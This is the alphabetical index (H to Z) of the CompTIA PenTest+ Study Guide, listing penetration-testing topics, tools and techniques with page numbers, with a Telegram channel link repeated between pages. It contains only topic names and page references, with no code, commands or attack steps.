hardware flaws, **157**, *158*

https://t.me/learningnets

Hashcat tool
description, 21
password cracking, 349, *350*
hashes
acquiring, **333**
passwords, 207
Health Insurance Portability and Accountability Act (HIPAA)
compliance-based assessments, 49–50
description, 102
helpful nature factor in social engineering, 267
High Orbit Ion Cannon (HOIC) tool, 235
HighOn.Coffee Penetration Testing Tools Cheat Sheet, 83
hijacking Dynamic Link Libraries, **335–336**
HIPAA (Health Insurance Portability and Accountability Act)
compliance-based assessments, 49–50
description, 102
HOIC (High Orbit Ion Cannon) tool, 235
honeypots, **268**
horizontal escalation attacks, 208
host vulnerabilities
attacking
cross-platform exploits, **338–340**
Linux, **325–330**, *326–328*, *330*
overview, **325**
Windows, **331–338**, *331*, *335–337*
credentials, **348–352**, *350*
exam essentials, **353–354**
lab exercises, **354–357**
mobile devices, **347–348**
overview, **324–325**
physical devices, **345–346**
remote access, **340–342**, *342*
review questions, **358–361**
summary, **352–353**
virtual machines and containers, **342–345**, *343–344*
hosted virtualization, 168
hosts
enumerating, **75**
virtual patching, **168**
Hping tool
capabilities, 235
description, 22
packet crafting, 83
HTTP downgrading attacks, **232**
HTTP Unbearable Load King (HULK) tool, 235
Hydra tool
credentials, 351
description, 21
SSH attacks, 244–245, *245*
Hyper-V, 344
hypervisors, 167, *167*

I

IANA (Internet Assigned Numbers Authority), 68
icacls command, 339
ICSs (industrial control systems), 169
IDA debugger, 22, 312
If…then...else statements, **379–383**, *384*
iGoat tool, 347
Immersion tool, 86
Immunity debugger, 21, 312
Impacket tool
description, 23
Python libraries, 86
impact function value in CVSS, **146**
impact score in CVSS, **145–146**
impersonation in social engineering, **268**
in-person social engineering, **267–269**
indicators of prior compromise, 409
industrial control systems (ICSs), 169
Inetd modification, **210**
information gathering, **11–12**
active reconnaissance. *See* active reconnaissance
defenses, **89–90**
enumeration. *See* enumeration
exam essentials, **91–92**
footprinting. *See* footprinting
lab exercises, **92–93**

https://t.me/learningnets

overview, **60**
review questions, **94–97**
summary, **90–91**
Information Sharing and Analysis Centers (ISACs), *62*
Information Supplement: Penetration Testing Guidance, *8*
informational results in vulnerability scan analysis, **148–149**, *148*
infrastructure and networks, **67**
DNS and traceroute information, **69–70**, *70*
domains, **67–68**
IP ranges, **71**, *71–72*
routes, **72**
WHOIS service, **68**, *69*
zone transfers, **70–71**
injection vulnerabilities
code injection attacks, **292**
command injection attacks, **293**, *293*
DLLs, **335–336**
input validation, **287–288**
overview, **170–171**, *171*
SQL, **289–292**, *290–291*, **414**
web application firewalls, **288–289**, *289*
input
redirecting, **394–395**
reflected, **302–303**
validation, **287–288**
input blacklisting, *287*
input whitelisting, *287*
insecure ciphers, **163**, *163*
insecure direct object references, **299–300**
insecure protocol use, **160**, *160*
installation phase in Cyber Kill Chain model, **16**
integrity
in CIA triad, *2*, *3*
CVSS metric, **144**
interception proxies, *123*, **310–311**, *310–311*
interfaces, enumerating, **87**
internal documentation, *43*
internal IP disclosure, **166**, *167*
internal penetration testing teams, **8–9**
Internet Archive, *66*
Internet Assigned Numbers Authority (IANA), *68*
Internet of Things (IoT), **169–170**
Internet Storm Center (ISC), **63**
interpreted code
accessible information, **88**
Ruby, *367*
interrogation in social engineering, **268**
interviews in social engineering, **268**
IoT (Internet of Things), **169–170**
IP addresses
internal disclosure, **166**, *167*
ranges, **71**, *71–72*
ISACs (Information Sharing and Analysis Centers), *62*
ISC (Internet Storm Center), **63**
IT governance in vulnerability scanning, *128*
IT service management (ITSM) tool, *125*

J

jamming, **249**
jobs, scheduled
cron jobs, **209–210**
persistence, **209–210**
John the Ripper tool
description, *21*
password recovery, *350*
working with, *206*, *206*
JPCERT, *62*
JTAG debug pins and ports, **346**

K

KARMA Attacks Radio Machines Automatically (KARMA), *245*
KDCs (key distribution centers), *298*, *298*
Kerberoasting, **332–333**
Kerberos exploits, **298–299**, *298*

https://t.me/learningnets

kernel exploits
  Linux, **329–330**, *330*
  vertical escalation, 208
  Windows, **337–338**
key distribution centers (KDCs), 298, *298*
key management testing, 48–49
keyloggers, **339**
keys, duplicating, 264
Kismet tool
  capabilities, 248
  description, 22
  wireless traffic capture, 82
knowledge-based authentication, 413–414

L

LACNIC site, 68
LAPS (Local Administrator Password Solution), 411
LaZagne tool, 338
LDAP (Lightweight Directory Access Protocol), **331–332**
legal concepts
  authorization, **46**
  contracts, **45**
  data ownership and retention, **46**
  environmental differences, **46–48**
legal concerns in rules of engagement, 39
lessons learned, **419**
licensing limitations in vulnerability scans, 109
lighting, 265
Lightweight Directory Access Protocol (LDAP), **331–332**
likeness factor in social engineering, 267
Link Local Multicast Name Resolution (LLMNR) service, 238
Linux host attacks
  kernel exploits, **329–330**, *330*
  overview, **325–326**
  ret2libc, **329**
  shell upgrade attacks, **328–329**
  sticky bits, **327**, *327*
  sudo command, **327–328**, *328*
  SUID/SGID programs, **326–327**, *326–327*
LLMNR (Link Local Multicast Name Resolution) service, 238
local administrator credentials, shared, **411**
Local Administrator Password Solution (LAPS), 411
local file inclusion attacks, 301
Local Security Authority Subsystem Service (LSASS), **334**
location and organizational data
  electronic documents, **65–66**, *65–66*
  employees, **66–67**
  financial data, **66**, *67*
  overview, **64–65**
locks, bypassing, **264–265**
LockWiki, 264
logs
  maintaining, 41
  network, *75*
  scan results reconciliation, 149
LOIC (Low Orbit Ion Cannon) tool, 235
looping operations
  for loops, **384–388**, *388*
  while loops, **389–393**, *393*
Low Orbit Ion Cannon (LOIC) tool, 235
LSA secrets, **334**
lsadump tool, 348
LSASS (Local Security Authority Subsystem Service), **334**
lsb_release command, 330

M

MAC (Media Access Control) addresses, **230–231**
Maltego tool, 20, 72
man-in-the-middle, **229**
  ARP spoofing, **230–231**, *230*
  cookies, 296
  relay attacks, **231–232**

https://t.me/learningnets

replay attacks, **231**
SSL downgrade attacks, **233**, *233*
SSL stripping attacks, **232**, *232*
wireless, **245–247**
management information bases (MIBs), 241
management interface access in virtualization, **168**
master services agreements (MSAs), 45
MDM (mobile device management), **153**
Media Access Control (MAC) addresses, **230–231**
Medusa tool
credentials, 351
description, 21
Meltdown vulnerability, **157**, *158*, 188
memorandums of understanding (MOUs), 128
Metasploit tool
basics, **192**
credentials, 348
description, 23
DLL hijacking, 335
email addresses, **84–85**, *85*
exploit process, **197–198**, *197*
exploit searches, **195–196**, *196*
exploit selection, **193–195**, *194*
exploits, 188–189
keyloggers, 339
module options, **197**, *197*
overview, **192**
passwords, 331
payload selection, **196**
remote access vulnerabilities, **342**, *342*
SAM database, 334, *335*
starting, **193**, *193*
SYN floods, 235, *235*
unattended installation, 334
unquoted service paths, 336
Metasploitable virtual machine, **185**
Meterpreter
credentials, 348
keyloggers, 339
new users, 211
payload, 197–198
methodology section in reports, **417**
MIBs (management information bases), 241
Mimikatz tool
capabilities, 205
credentials, 348
description, 21, 198
hashes, 333
Kerberoasting, 332
SAM database, 334, *335*
Mirai botnet, 170
missing firmware updates, **161–162**
missing patches, **151–152**, *152*
mitigation strategy recommendations
multifactor authentication, **413–414**, *414*
open services, **415**
overview, **409–410**
plain text passwords, **413**
shared local administrator credentials, **411**
SQL injection, **414**
weak password complexity, **411–412**
MITRE corporation, **62–63**
mobile device management (MDM), **153**
mobile devices
host vulnerabilities, **347–348**
security, **153**
testing tools, **313**
modification, exploit and payload, **191**
module options in Metasploit tool, **197**, *197*
motion sensors, 265
MOUs (memorandums of understanding), 128
MSAs (master services agreements), 45
multifactor authentication, **413–414**, *414*
MX records, 70

N

NAC (Network Access Control) bypass, **233–234**
name resolution exploits in NetBIOS, **236–240**, *237–239*
names for certificates, 164

https://t.me/learningnets

NAT (Network Address Translation) protocol, 166
National Cyber Awareness System Vulnerability Summary, 118, *118*
National Institute of Standards and Technology (NIST)
  compliance-based assessments, 49
  National Vulnerability database, **189**
  overview, **62**
  Security Content Automation Protocol, **119**
  Special Publication 800-53, **104–105**
nc command, 395
Ncat tool
  description, 23
  remote access vulnerabilities, **341**
NDAs (nondisclosure agreements), 45
Nessus scanners
  description, 20
  reports, **107–108**, *108*, 139, *139*
  scan templates, 111–112, *112*
  web application vulnerability scanning, 122, *123*
net commands, **239–240**
NetBIOS name resolution exploits, **236–240**, *237–239*
Netcat tool
  application fingerprinting, **87**, *87*
  description, 23
  remote access vulnerabilities, **341**
Network Access Control (NAC) bypass, **233–234**
Network Address Translation (NAT) protocol, 166
network logs, 75
network proxies, **228**
network scans, supplementing, **114–116**, *115*
network vulnerabilities
  common services, **240–245**, *242*
  DNS
    amplification vulnerability, **165**, *166*
    cache poisoning, **228–229**, *229*
  DoS attacks and stress testing, **234–235**, *235*
  exam essentials, **251**
  internal IP disclosure, **166**, *167*
  lab exercises, **251–253**
  man-in-the-middle, **229–233**, *230*, *232–233*
  missing firmware updates, **161–162**
  NAC bypass, **233–234**
  network proxies, **228**
  overview, **225–226**
  review questions, **254–258**
  SSL and TLS Issues, **162–165**, *162–164*
  summary, **250–251**
  tools, **22**
  VLAN hopping, **226–227**, *226–227*
  VPNs, **166**
  Windows services, **236–240**, *237–239*
  wireless exploits, **245–250**, *249*
networks
  input and output, **395**
  topology, **81**, *82*
  virtual, **169**
new users, **211**
Nikto vulnerability scanner
  description, 20
  scan reports, 121, *122*
NIST. *See* National Institute of Standards and Technology (NIST)
Nmap scans for operating system identification, **78–80**, *78–79*
noncompete agreements, 45
nondisclosure agreements (NDAs), 45
Not So Secure tool, 345
Nslookup tools
  description, 20
  DNS name conversion, 70, *70*
NT LAN Manager (NTLM) password hashes, **333**
NTLM (NT LAN Manager) password hashes, **333**

https://t.me/learningnets

O

objectives-based assessments, 36
Offensive Security Metasploit Unleashed documentation, 205
offline password cracking, **349–350**, *350*
OllyDbg debugger, 22, 312
ongoing scanning, 126
Onion Router, 341
open services, unnecessary, **415**
open-source intelligence (OSINT) tools and techniques
  CERTs, **61–62**
  information gathering, 19
  MITRE corporation, **62–63**
  NIST, **62**
  overview, **60–61**
Open Source Security Testing Methodology Manual (OSSTMM), 61, 262
Open Vulnerability and Assessment Language (OVAL), 119
Open Web Application Security Project (OWASP)
  Password Storage Cheat Sheet, 207
  static code analysis tools, 120, **309**
OpenVAS scanners
  description, 20
  reports, 140, *141*
operating systems
  fingerprinting, **77–80**, *78–79*
  unsupported, **153–154**, *154*
operational constraints in vulnerability scans, 109
Osgood, Rick, 190
OSINT. *See* open-source intelligence (OSINT) tools and techniques
OSSTMM (Open Source Security Testing Methodology Manual), 61, 262
output, redirecting, **394–395**
OVAL (Open Vulnerability and Assessment Language), 119
overflows, buffer, **154–155**, 329
OWASP (Open Web Application Security Project)
  Password Storage Cheat Sheet, 207
  static code analysis tools, 120, **309**
ownership of data, **46**

P

packets
  capturing, **81–82**
  crafting and inspecting, **83–84**
parameter pollution, **288**
pass-the-hash attacks, **231**, **333**
passive information gathering, **90**
passwords
  attack forms, **205–207**, *206*
  brute-forcing tools, **350–351**
  complexity, **411–412**
  compliance-based assessments, 48
  cPassword, **331**, *331*
  hard-coded, 307
  offline cracking, **349–350**, *350*
  plain text, **413**
  vulnerabilities, **294–295**, *294*
  wordlists and dictionaries, **351–352**
  WPS, 247
Patator tool
  credentials, 351
  description, 21
patches, missing, **151–152**, *152*
patching virtual hosts, **168**
paths, communication, **408**
payload modification, **191**
payload selection, **196**
Payment Card Industry Data Security Standard (PCI DSS)
  compliance-based assessments, 48–50
  overview, **103**
  penetration testing requirements, **6–8**, 34–35
Peach Fuzzer
  description, 22
  testing environments, 312

https://t.me/learningnets

Penetration Testing Executing Standard, 61
penetration testing overview
benefits, **5–6**
Cyber Kill Chain model, **13–17**, *14–15*
cybersecurity goals, **2–3**, *3*
description, **2**
exam essentials, **24**
external penetration testing teams, **9**
hacker mind-set, **4–5**
internal penetration testing teams, **8–9**
lab exercises, **25**
process
attacking and exploiting, **12–13**
information gathering and vulnerability identification, **11–12**
overview, **10**, *10*
planning and scoping, **11**
reporting and communicating results, **13**
reasons, **5**
regulatory requirements, **6–8**
review questions, **26–29**
summary, **23–24**
team selection, **9–10**
tools
credential-testing, **21**
debuggers, **21–22**
exploitation, **23**
network testing, **22**
overview, **17–19**
reconnaissance, **19–20**
remote access, **23**
social engineering, **21**
software assurance, **22**
vulnerability scanners, **20–21**
people category in mitigation strategies, 410
performance work statements (PWSs), 45
perimeter defenses, bypassing, **265**
permissions
rules of engagement, **39**
unsecure, **338–339**
persistence
back doors and Trojans, **210–211**
daemons and services, **210**
Inetd modification, **210**
new users, **211**
scheduled jobs and tasks, **209–210**
perspectives, scan, **116–117**, *117*
phantom DLLs, 336
phishing attacks, 269
phpinfo.php page, 186, *186–187*
physical devices
cold-boot attacks, **345**
JTAG debug pins and ports, **346**
serial consoles, **345–346**
physical facilities
entering, **262**
common controls, **265–266**
locks and entry control systems, **264–265**
perimeter defenses and barriers, **265**
piggybacking and tailgating, **263**, *263*
exam essentials, **274–275**
information gathering, **266**
lab exercises, **275–277**
overview, **262**
review questions, **278–281**
scenario, **261**
summary, **273–274**
piggybacking, **263**, *263*
pinsets, 44
pivoting, **211–212**, *212*
plain text passwords, **413**
planning and scoping
compliance-based assessments, **48–50**
description, **11**
engagements. *See* engagements
exam essentials, **51–52**
lab exercises, **52**
legal concepts, **45–48**
overview, **34**
review questions, **53–56**
summary, **50–51**
vulnerability scanning, **101–102**, **110–111**
plug-ins
disabling, 112–113, *113*
feeds vulnerability, **118**, *118*

https://t.me/learningnets

point-of-sale (POS) system vulnerabilities, **158–159**, *159*
port/hosts section in scan reports, 140
port scanners, **75–77**
POS (point-of-sale) system vulnerabilities, **158–159**, *159*
post-engagement cleanup, **418**
post-exploit attacks, **204–207**, *206*
PowerShell
  comparison operations, 373
  conditional execution, **381–382**
  error handling, **396**
  for loops, **386–387**
  overview, **366–367**
  string operations, **376**
  variables and arrays, **371**
  while loops, **391**
  WinRM, 199
PowerSploit tool
  description, 23
  Kerberoasting, 333
  passwords, 331
  working with, **198**
presumption of compromise, 6
pretexting in social engineering, 262, 268
prior compromise indicators, 409
prioritizing remediation in vulnerability scanning, **126–127**
privilege escalation
  Linux host attacks, 326
  overview, **155**, *155*
  targets, **207–208**
privileged accounts as scoping consideration, 41
problem handling and resolution in rules of engagement, **39–40**
process category in mitigation strategies, 410
protocol-based denial of service attacks, 234
proxies
  interception, **310–311**, *310–311*
  network, **228**
  remote access vulnerabilities, **341–342**
proxychains, **341–342**
Proxychains tool, 23
PsExec tool, **199**
purple-team assessments, 36
puts command, 367
pwdump tool, 205, 348
PWSs (performance work statements), 45
Python
  comparison operations, 373
  conditional execution, **383**
  error handling, **396–397**
  for loops, **387–388**
  I/O redirection, 394
  libraries, 86
  string operations, **378**
  variables and arrays, **372**
  while loops, **392**
python-nmap module, 379

Q

Qualys scan reports, 140, *141*
QualysGuard
  asset maps, 107, *107*
  scan performance settings, 127, *128*
quid pro quo attacks in social engineering, **268**

R

race conditions, **308**
rainbow tables, 207, 349
RainbowCrack tool, 349
RAML tool, 43
Rapid7 Vulnerability and Exploit Database, **188–189**
ratings in Metasploit exploits, 194
RDP (Remote Desktop) exploits, **202–203**
real-time operating systems (RTOS), 169
RealVNC tool, 339
reciprocation factor in social engineering, 267
Recon-ng tool, 20, 72
reconciling scan results, **149**

https://t.me/learningnets

reconnaissance and enumeration. *See* active reconnaissance; enumeration
reconnaissance phase in Cyber Kill Chain model, **15**
red-team assessments, 36
Red Team Field Manual (RTFM), 83
redirects
  standard input and output, **394–395**
  unvalidated URL, **297–298**
reflected XSS attacks, **302–303**
registered ports, **75–77**
registrars for domains, 67
regulatory requirements
  penetration testing, **6–8**
  vulnerability scanning, **102–105**, *104*
relationships, enumerating, **86**
relay attacks, **231–232**
remediation in reports, **416–417**
remediation workflow, **125–127**, *125*
remote access vulnerabilities, **340**
  Metasploit, **342**, *342*
  NETCAT and Ncat, **341**
  proxies and proxychains, **341–342**
  SSH, **340**
  tools, **23**
remote code execution vulnerabilities, **156**, *156*
Remote Desktop (RDP) exploits, **202–203**
remote file inclusion attacks, 301
remote login (rlogin), 204
Remote Procedure Call/Distributed Component Object Model (RPC/DCOM) exploits, **199**
remote shell (rsh), 204
RemoteSigned execution in PowerShell, *366*
repeating traffic, **249–250**
replay attacks, **231**
reporting, **407**
  attestation of findings, **419–420**
  client acceptance, **419**
  communication
    goal reprioritization, **409**
    importance, **408**
    paths, **408**
    triggers, **408–409**
  exam essentials, **420–421**
  follow-up actions, **419**
  lab exercises, **421**
  lessons learned, **419**
  mitigation strategies, **409–415**, *414*
  post-engagement cleanup, **418**
  reports
    handling and disposition, **417–418**
    structuring, **415–417**
  results, **13**
  review questions, **422–424**
  summary, **420**
reprioritization of goals, **409**
resources
  exploit, **188–189**
  rules of engagement, *39*
  support, **42–45**, *42*
Responder tool
  credentials, 202, *202*
  description, 23
  NetBIOS name resolution exploits, **237–239**, *238–239*
Restricted execution in PowerShell, *366*
restricted shells, **328–329**
results, reporting and communicating, **13**
ret2libc attacks, **329**
retention of data, **46**
retesting, **419**
RFID cloning, **248**, *249*
RIPE site, 68
risk appetite, 109
risk information section in scan reports, 140
rlogin (remote login), 204
RockYou dictionary, 206–207
RoE (rules of engagement), **38–40**
routes, **72**
RPC/DCOM (Remote Procedure Call/Distributed Component Object Model) exploits, **199**
RSA 2011 Recruitment Plan attack, 269
rsh (remote shell), 204
RTFM (Red Team Field Manual), 83
RTOS (real-time operating systems), 169

https://t.me/learningnets

Ruby
comparison operations, 373
conditional execution, **382**
error handling, **396**
for loops, **387**
overview, **367–368**
string operations, **377–378**
variables and arrays, **371–372**
while loops, **392**
rules of engagement (RoE), **38–40**

S

SAM (Security Accounts Manager)
database, **334**, *335*
password acquisition, *205*
Samba (SMB)
exploits, **244**
shares, **86**
samrdump tool, 86
sandbox escapes, 342–343
SANS pen-testing blog, **63**
SAQ (Self-Assessment Questionnaire), *34–35*
Sarbanes-Oxley Act (SOX), *50*
SAST (static application security testing), **309**
SCADA (supervisory control and data acquisition) systems, *169*
scans
Nmap, **78–79**, *78–79*
target determination, **106–107**, *107*
templates, 111–112, *112*
vulnerability. *See* vulnerability scanning
SCAP (Security Content Automation Protocol), **119**
scarcity factor in social engineering, *267*
scheduled jobs and tasks
cron jobs, **200–201**
persistence, **209–210**
scoping. *See* planning and scoping
scripting
accessible information, **88**
Bash, **365**
comparison operations, **372–373**
error handling, **395–397**
exam essentials, **397–398**
flow control
conditional execution, **379–383**, *384*
for loops, **384–388**, *388*
overview, **378–379**
while loops, **389–394**, *393*
input and output, **394–395**
lab exercises, **398**
overview, **364–365**
PowerShell, **366–367**
Python, **368**
review questions, **399–403**
Ruby, **367–368**
string operations, **373–378**
summary, **397**
variables, arrays, and substitutions, **368–372**
SDKs (software development kits), 43
search engines, **72–74**, *73–74*
search order hijacking DLLs, *336*
searches for exploit, **195–196**, *196*
SearchSploit tool
description, 23
Exploit Database, 188
Secure File Transfer Protocol (SFTP), 160
Secure Shell (SSH)
description, 23
exploits, **244–245**, *245*
overview, **204**
remote access vulnerabilities, **340**
for Telnet, 160
Secure Sockets Layer (SSL) protocol, **162–165**
downgrade attacks, **233**, *233*
stripping attacks, **232**
Security Accounts Manager (SAM)
database, **334**, *335*
password acquisition, *205*
Security and Privacy Controls for Federal Information Systems and Organizations, 104–105

https://t.me/learningnets

Security Content Automation Protocol (SCAP), **119**
security information and event management (SIEM) systems, 149
security search engines, **72–74**, *73–74*
selecting penetration testing teams, **9–10**
Self-Assessment Questionnaire (SAQ), 34–35
sensitivity levels in scans, **111–114**, *112–113*
serial consoles, **345–346**
server and endpoint vulnerabilities
  arbitrary code execution, **156**, *156*
  buffer overflows, **154–155**
  debug modes, **160**, *161*
  hardware flaws, **157**, *158*
  insecure protocol use, **160**, *160*
  missing patches, **151–152**, *152*
  privilege escalation, **155**, *155*
  unsupported operating systems and applications, **153–154**, *154*
Server Message Block (SMB)
  exploits, **240**
  overview, **201–202**, *202*
service account attacks, **332–333**
service degradations in vulnerability scanning, 127, *128*
service-level agreements (SLAs), 128
service paths, unquoted, **336–337**, *336–337*
service principal names (SPNs), 332–333
services
  enumerating, **75–77**
  identifying, **77**
session attacks, **295–297**, *295–297*
Set-ExecutionPolicy command, 367
set group ID (SGID) programs, **326–327**, *326–327*
SET (Social Engineering Toolkit), 21, **270–271**, *271*
set user ID (SUID) programs, **326–327**, *326–327*
severity factor
  in remediation, 127
  scan reports, 139
SFTP (Secure File Transfer Protocol), 160
SGID (set group ID) programs, **326–327**, *326–327*
shared local administrator credentials, **411**
shares, enumerating, **86**
shell upgrade attacks, **328–329**
Shodan search engine
  description, 20
  OSINT data, 61
  working with, **73**, *73*
shoulder surfing, **268**
shove keys, 264
side-loading DLLS, 336
SIEM (security information and event management) systems, 149
Sieve application, 347
similarity factor in social engineering, 267
Simple Mail Transfer Protocol (SMTP), **241–243**
Simple Network Management Protocol (SNMP)
  exploits, **241–242**, *242*
  sweeps, **82–83**
SiteList.xml file, 339
SLAs (service-level agreements), 128
SlowLoris tool, 235
SMB (Samba)
  exploits, **244**
  shares, **86**
SMB (Server Message Block)
  exploits, **240**
  overview, **201–202**, *202*
SMBMap scanner, 86
SMS phishing attacks, 269
SMTP (Simple Mail Transfer Protocol), **241–243**
SNMP (Simple Network Management Protocol)
  exploits, **241–242**, *242*
  sweeps, **82–83**
snmpwalk command, 85, 242, *242*
SOAP, 42
social engineering
  exam essentials, **274–275**
  forms, **208–209**

https://t.me/learningnets

lab exercises, **275–277**
overview, **262**, **266**
in-person, **267–269**
review questions, **278–281**
summary, **273–274**
targets, **266–267**
tools, **21**, **270–272**, *271–273*
website-based attacks, **270**
Social Engineering Framework, 267
Social Engineering Toolkit (SET), 21, **270–271**, *271*
social networking sites, enumerating, **85**
social proof factor in social engineering, 267
Socket Secure Proxy via SSH (SOCKS proxy), **228**
software, scanner, **117**, *118*
software assurance tools, **22**
software development kits (SDKs), 43
software security testing
code analysis and testing, **120–121**
overview, **119–120**
web application vulnerability scanning, **121–123**, *122–124*
solutions in scan reports, 139
something you know/have/are authentication, 413–414
SonarQube tool, 22, 309
SOOs (statements of objectives), 45
source code comments, **306**
SOWs (statements of work)
description, 45
vulnerability scans, 110
SOX (Sarbanes-Oxley Act), 50
Spanning Tree Protocol (STP) attacks, 227
spear phishing attacks, 269
Spectre vulnerability, **157**, *158*, 188
SPNs (service principal names), 332–333
SQL injection attacks
overview, **170–171**, *171*, **289–292**, *290–291*
remediation, **414**
Sqlmap vulnerability scanner
database scans, 123, *124*
description, 20
SSH. *See* Secure Shell (SSH)
SSL (Secure Sockets Layer) protocol, **162–165**
downgrade attacks, **233**, *233*
stripping attacks, **232**
standard input and output, redirecting, **394–395**
statements of objectives (SOOs), 45
statements of work (SOWs)
description, 45
vulnerability scans, 110
static application security testing (SAST), **309**
static code analysis, **120**
stealth scans, 114
sticky bits, **327**, *327*
stored/persistent XSS attacks, **303–304**, *304*
STP (Spanning Tree Protocol) attacks, 227
stress testing, **234–235**, *235*
string operations, **373–378**
stripping attacks in SSL, **232**
substitutions in scripting, **369**
sudo command, **327–328**, *328*
SUID (set user ID) programs, **326–327**, *326–327*
supervisory control and data acquisition (SCADA) systems, 169
supplementing network scans, **114–116**, *115*
supply chain tests, 41
support resources, **42–45**, *42*
Swagger tool, 43
sweeps, SNMP, **82–83**
switch spoofing, **227**, *227*
SYN floods, 235, *235*
Sysinternals toolkit, 199
system criticality in remediation, 126
system-detect-virt command, 344
system ports, **75–77**

T

tailgating, **263**, *263*
TamperData interception proxies, 123

https://t.me/learningnets

Target Corporation data breach, **412**
tasks, scheduled
  cron jobs, 201–202
  persistence, **209–210**
TCP SYN scans, 78
teams
  external, **9**
  internal, **8–9**
  selecting, **9–10**
technical constraints in vulnerability scans, 109
Technical Guide to Information Security Testing and Assessment, 61
technology category in mitigation strategies, 410
Telnet, 160, **203**
TGTs (ticket granting tickets), 298–299, *298*
THC-Hydra tool, 206
The Open Organization Of Lockpickers (TOOOL) website, 264
theHarvester tool
  description, 20, 72
  email addresses, **84–85**, *85*
third-party authorization, **46**
threat hunting, **6**
ticket granting tickets (TGTs), 298–299, *298*
tiger teams, 36
time-based blind SQL injection attacks, **292**
time-of-check-to-time-of-use (TOCTTOU) issue, **308**
timelines in rules of engagement, 38
timing flags in Nmap, 79
TLS (Transport Layer Security), **162–165**, *162–164*
TOCTTOU (time-of-check-to-time-of-use) issue, **308**
tokens, 87
TOOOL (The Open Organization Of Lockpickers) website, 264
topology, network, **81**, *82*
TOR router, 341
traceroute information, **69–71**, *72*
traffic volume-based denial of service attacks, 234
Transport Layer Security (TLS), **162–165**, *162–164*
trend analysis, **149**, *150*
triggers, communication, **408–409**
Trojans, **210–211**
trust in social engineering, 266
try...catch clauses, 395
2011 Recruitment Plan attack, 269

U

UltraVNC tool, 339
unattended installation, **334**
Unix shells, 365
unnecessary open services, **415**
unprotected APIs, **308**
unquoted service paths, **336–337**, *336–337*
Unrestricted execution in PowerShell, 367
unsecure file/folder permissions, **338–339**
unsigned code, **308**
unsupported operating systems and applications, **153–154**, *154*
unvalidated redirects, **297–298**
updates for firmware, **161–162**
urgency factor in social engineering, 267
URL redirects, **297–298**
USB key drops in social engineering, **268**
users
  enumerating, **84–86**, *85*
  new, **211**
  scoping considerations, 41

V

validated redirects, 298
validation of input, **287–288**
variables in scripting, **368–372**
Veracode, 120, 309
versions, identifying, **77**
vertical escalation attacks, 207–208
video surveillance and camera systems, 265
virtual guest issues, **168–169**

https://t.me/learningnets

Virtual local area networks (VLANs), hopping, **226–227**, *226–227*
virtual machines
escape vulnerabilities, **168**
host vulnerabilities, **342–345**, *343–344*
Virtual Network Computing (VNC), **203**
virtual private networks (VPNs), **166**
VirtualBox, 344
virtualization
and container security, **114–115**
vulnerabilities, **167–169**, *167*
vishing attacks, 269
VLANs (virtual local area networks), hopping, **226–227**, *226–227*
VMware, 344
VNC (Virtual Network Computing), **203**
VPNs (virtual private networks), **166**
VulDB database, **189**
vulnerabilities
applications. *See* application vulnerabilities
host. *See* host vulnerabilities
identification, **11–12**
injection. *See* injection vulnerabilities
network. *See* network vulnerabilities
vulnerability scan analysis
common vulnerabilities
Internet of Things, **169–170**
network, **161–166**, *162–164*, *166–167*
overview, **150**, *151*
server and endpoint, **151–160**, *152*, *154–156*, *158–160*
virtualization, **167–169**, *167*
web applications, **170–172**, *171–172*
exam essentials, **173–174**
lab exercises, **174–175**, *174–175*
overview, **138**
reports
CVSS, **142–147**
overview, **138–140**, *139*, *141*
result validation
documented exceptions, **147–148**
false positives, **147**
informational results, **148–149**, *148*
reconciling, **149**
trend analysis, **149**, *150*
review questions, **176–179**
summary, **172–173**
vulnerability scanning
barriers, **127–128**, *128*
configuring and executing
overview, **109**
scan perspectives, **116–117**, *117*
scan sensitivity levels, **111–114**, *112–113*
scoping, **110–111**
supplementing, **114–116**, *115*
exam essentials, **129–130**
lab exercises, **130–131**
management requirements
corporate policy, **106–109**, *107–108*
overview, **102**
regulatory environment, **102–105**, *104*
overview, **101–102**
remediation workflow, **125–127**, *125*
review questions, **132–135**
scanner maintenance, **117–118**, *118*
scanner overview, **20–21**
software security testing, **119–123**, *122–124*
summary, **129**

W

W3AF (Web Application Attack and Audit Framework), 20, 86, 352
W3C (World Wide Web Consortium) standards, 43
WADL (Web Application Description Language), 42
WAFs (web application firewalls), **288–289**, *289*
watering hole attacks, **270**
WDS (Windows Deployment Services), **334**
weak password complexity, **411–412**

https://t.me/learningnets

weaponization phase in Cyber Kill Chain model, **15–16**
Web Application Attack and Audit Framework (W3AF), 20, 86, 352
Web Application Description Language (WADL), 42
web application firewalls (WAFs), **288–289**, *289*
web application vulnerabilities, **302**
  clickjacking, **305**
  cross-site request forgery, **305**
  cross-site scripting, **172**, *172*, **302–304**
  injection attacks, **170–171**, *171*
  scanning, **121–123**, *122–124*
web pages and servers, enumerating, **86**
Web Services Description Language (WSDL), 42–43, *42*
web shells, 301–302
WebGoat project, 347
website-based social engineering attacks, **270**
well-known ports, **75–77**
WEP (Wired Equivalent Privacy), 246
whaling attacks, 269
while loops, **389–394**, *393*
white box tests
  access, 43–44
  overview, **36–37**
white-team assessments, 36
whitelisting, 287
WHOIS service
  description, 20
  domain database, **68**, *69*
WiFi Protected Setup (WPS), **246–247**
WiFite tool
  capabilities, 248
  description, 22
WinDBG debugger, 22, 312
Windows Credential Manager, **337–338**
Windows Deployment Services (WDS), **334**
Windows host attacks on credentials, **331–337**, *331*, *335–337*
Windows kernel exploits, **337–338**
Windows Management Instrumentation (WMI), **200**, *201*
Windows Remote Management (WinRM), **199–200**
Windows services, **236–240**, *237–239*
Wired Equivalent Privacy (WEP), 246
wireless exploits
  evil twins, **245–247**
  jamming, **249**
  MITM, **245–247**
  repeating, **249–250**
  RFID cloning, **248**, *249*
Wireshark capture tool
  description, 22
  wireless traffic capture, 82
WMI (Windows Management Instrumentation), **200**, *201*
wmic
  services, 336, *336*
  virtual machine attacks, 343, *343–344*
WMImplant tool, 200, *200*
Wood, Robin, 71
wordlists for credentials, **351–352**
World Wide Web Consortium (W3C) standards, 43
WPS (WiFi Protected Setup), **246–247**
Write-Host command, 367
writeable services, **337**, *337*
WSDL (Web Services Description Language), 42–43, *42*

X

X-server forwarding, **203**
XCCDF (Extensible Configuration Checklist Description Format), 119
Xen Project, 344
XML-based standards, 43
XML documentation, **42**, *42*
XSS (Cross-Site Scripting)
  overview, **172**, *172*

https://t.me/learningnets

reflected, **302–303**
stored/persistent, **303–304**, *304*

Y

YASCA (Yet Another Source Code Analyzer) tool, 22, 309
Yersinia tool, 227, *227*

Z

Z-Wave protocol, 246
ZAP (Zed Attack Proxy), 310, *310*
Zenmap user interface, 80–81, *82*
zero knowledge tests, **37**
zone transfers, **70–71**

https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
